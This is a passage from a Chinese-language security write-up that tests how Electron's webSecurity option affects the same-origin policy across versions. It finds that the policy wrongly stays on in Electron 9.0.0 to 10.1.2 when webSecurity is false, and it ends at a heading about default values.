


Electron 10.1.3 中该 bug 已经修复




Electron 10.1.2 中该 bug 存在，所以是在 Electron 10.1.3 中被修复，我们看一下在哪个版本中开始存在

```
join@Electron:~/Desktop/webSecurity$ cat package.json
{
  "name": "websecurity",
  "version": "1.0.0",
  "description": "",
  "main": "main.js",
  "scripts": {
    "test": "echo \\\"Error: no test specified\\\" && exit 1",
    "start": "electron ."
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "electron": "^9.0.0" ← red arrow
  }
}
join@Electron:~/Desktop/webSecurity$ npm run start
> websecurity@1.0.0 start /home/join/Desktop/webSecurity
> electron .
```



Electron 9.0.0 中已经存在该 bug

```
join@Electron:~/Desktop/webSecurity$ cat package.json
{
  "name": "webSecurity",
  "version": "1.0.0",
  "description": "",
  "main": "main.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
    "start": "electron ."
  },
  "author": "",
  "license": "ISC",
  "dependencies": {
    "electron": "^8.5.5"
  }
}
join@Electron:~/Desktop/webSecurity$ npm run start
> webSecurity@1.0.0 start /home/join/Desktop/webSecurity
> electron .
```



Electron 8.5.5 版本中不存在该 bug

因此存在该 bug 的版本为 Electron 9.0.0 ~ 10.1.2

小结

在远程加载的形式创建窗口时，`webSecurity` 的开始起作用，设置为 `true` 时，同源策略有效，当设置为 `false` 时，`Electron 9.0.0 ~ 10.1.2` 依旧存在同源策略，除以上版本外同源策略均失效

0x03 总结

Electron 项目中比较常见的通过 `loadFile('index.html')` 创建窗口时，`webSecurity` 选项并没有用，可以加载 `file://` 和 `http://` 这种本地或远程的 `JavaScript`

当通过 `loadURL` 加载远程页面创建窗口时，`webSecurity` 选项有效，默认配置为 `true`，值为 `true` 时，同源策略有效；当值为 `false` 时，在 `Electron 9.0.0 ~ 10.1.2` 版本中，关闭同源策略失败，同源策略仍然有效，这是一个 `bug`，除上述版本以外均会关闭同源策略，允许跨域加载 `JavaScript`

需要注意的是，加载资源这个事还会受 `CSP`（内容安全策略）的影响，文中的测试均为未设置 `CSP` 时的情况

默认值的时间线如下：

